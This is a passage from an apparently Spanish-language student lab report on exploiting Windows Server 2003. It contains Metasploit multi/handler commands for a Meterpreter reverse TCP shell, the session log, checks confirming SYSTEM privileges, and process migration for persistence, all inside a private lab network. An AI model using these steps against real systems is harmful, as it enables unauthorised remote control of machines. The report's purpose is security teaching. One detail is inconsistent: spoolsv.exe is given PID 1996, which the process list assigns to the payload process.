msf6 exploit(multi/handler) > set lport 4678
lport => 4678
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
```

```
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

19. Configuración de parámetros en el módulo multi/handler

Paso 11: En este paso se lanza el exploit con el comando:

exploit

El listener queda activo en la máquina atacante (**10.0.2.5:4444**) y comienza a recibir conexiones desde la víctima.

- Se observa que varias sesiones (session 2 y session 3) fallan o se cierran rápidamente.
- Finalmente, se logra establecer la **sesión Meterpreter 1** desde la víctima (10.0.2.7) hacia el atacante (10.0.2.5).

Evidencia importante del log:

- Started reverse TCP handler on 10.0.2.5:4444 → El listener queda listo.
- Sending stage (177734 bytes) → Se transfiere el payload Meterpreter a la víctima.
- Meterpreter session 1 opened (...) → La conexión fue exitosa.
- Algunas sesiones mueren poco después (Reason: Died), lo cual puede deberse a incompatibilidades con el sistema operativo o al entorno (Windows Server 2003 es antiguo y puede fallar con algunos payloads).

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] Sending stage (177734 bytes) to 10.0.2.15
[-] Meterpreter session 2 is not valid and will be closed
[*] 10.0.2.15 - Meterpreter session 2 closed.
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.7:1312) at 2025-09-03 00:41:52 -0500
[*] Sending stage (177734 bytes) to 10.0.2.15
[*] 10.0.2.15 - Meterpreter session 3 closed.  Reason: Died
[-] Meterpreter session 3 is not valid and will be closed

meterpreter >
```

Paso 12: En este paso se confirma el nivel de acceso dentro de la máquina víctima usando la sesión Meterpreter activa.

```
meterpreter >
meterpreter > gatuid
[-] Unknown command: gatuid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

20. Verificación de privilegios en la sesión Meterpreter

Paso 13: En la lista de procesos se nota algo **raro y que no corresponde a un proceso legítimo de Windows**:

UPEwgIIGPymwA.exe (PID 1996 en la primera imagen)


- Ubicación: C:\WINDOWS\TEMP\UPEwgIIGPymwA.exe
- Usuario: NT AUTHORITY\SYSTEM
- Arquitectura: x86
- No es un proceso del sistema ni de Microsoft.
- Coincide con un **payload generado con msfvenom** que se ejecutó en la víctima.

Además, en el **Administrador de tareas** también aparece otro que seguro generaste antes:

satena3.exe

satena.exe

Estos igualmente son binarios externos (seguramente payloads creados y subidos al servidor Apache, como vimos antes).





```
Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 184   1836  mmc.exe            x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\mmc.exe
 364   1316  cmd.exe            x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cmd.exe
 392   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 440   1316  wuauclt.exe        x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\wuauclt.exe
 484   1836  cmd.exe            x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\cmd.exe
 744   392   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 748   1316  wscntfy.exe        x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\wscntfy.exe
 768   392   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.ex
 812   768   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 824   768   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 988   812   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1068  812   svchost.exe        x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 1316  812   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1356  812   svchost.exe        x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 1408  812   svchost.exe        x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
 1616  812   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1748  768   logon.scr          x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\System32\logon.scr
 1836  1796  explorer.exe       x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\Explorer.EXE
 1888  1836  ctfmon.exe         x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\ctfmon.exe
 1968  812   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1996  1316  UPEwgIIGPymwA.exe  x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\TEMP\UPEwgIIGPymwA.exe
 2036  812   alg.exe            x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\System32\alg.exe

meterpreter >
```

Paso 14: Ya con el **paso** cerramos la práctica de la vulneración en Windows Server 2003:

1. Se listaron los procesos activos del sistema tanto desde **meterpreter (ps)** como en el **Administrador de Tareas de Windows**.
2. Identificaste procesos críticos y usuarios asociados.
3. Ejecutaste **migrate** (en tu caso al proceso spoolsv.exe con PID 1996), asegurando que la sesión de Meterpreter quedara estable y persistente bajo un proceso legítimo del sistema.
4. La migración fue **completada exitosamente**, lo que significa que ahora el shell de Meterpreter está enganchado a ese proceso del sistema, evitando cierres inesperados y dándote control total bajo NT AUTHORITY\SYSTEM.

Con esto el laboratorio termina de forma correcta:

- Obtuviste privilegios de **SYSTEM**.
- Validaste procesos.
- Migraste a uno seguro y estable.



CONCLUSIÓN

La práctica realizada permitió demostrar de manera clara y práctica los graves riesgos de mantener en funcionamiento sistemas operativos obsoletos como **Windows XP** y **Windows Server 2003**. Ambos carecen de soporte y actualizaciones desde hace más de una década, lo que los convierte en plataformas sumamente vulnerables a ataques de explotación remota, escalamiento de privilegios y robo de información.

Durante el laboratorio se logró reproducir un escenario real de ataque en el que, mediante el uso de **Metasploit Framework**, se generaron payloads maliciosos que fueron ejecutados en la

máquina víctima, permitiendo establecer una sesión remota con **Meterpreter**. Posteriormente, se verificó que el atacante obtuvo privilegios de **NT AUTHORITY\SYSTEM**, alcanzando el máximo nivel de control sobre el sistema. Finalmente, se consolidó la intrusión mediante la **migración de procesos**, lo que garantizó la persistencia y estabilidad de la sesión.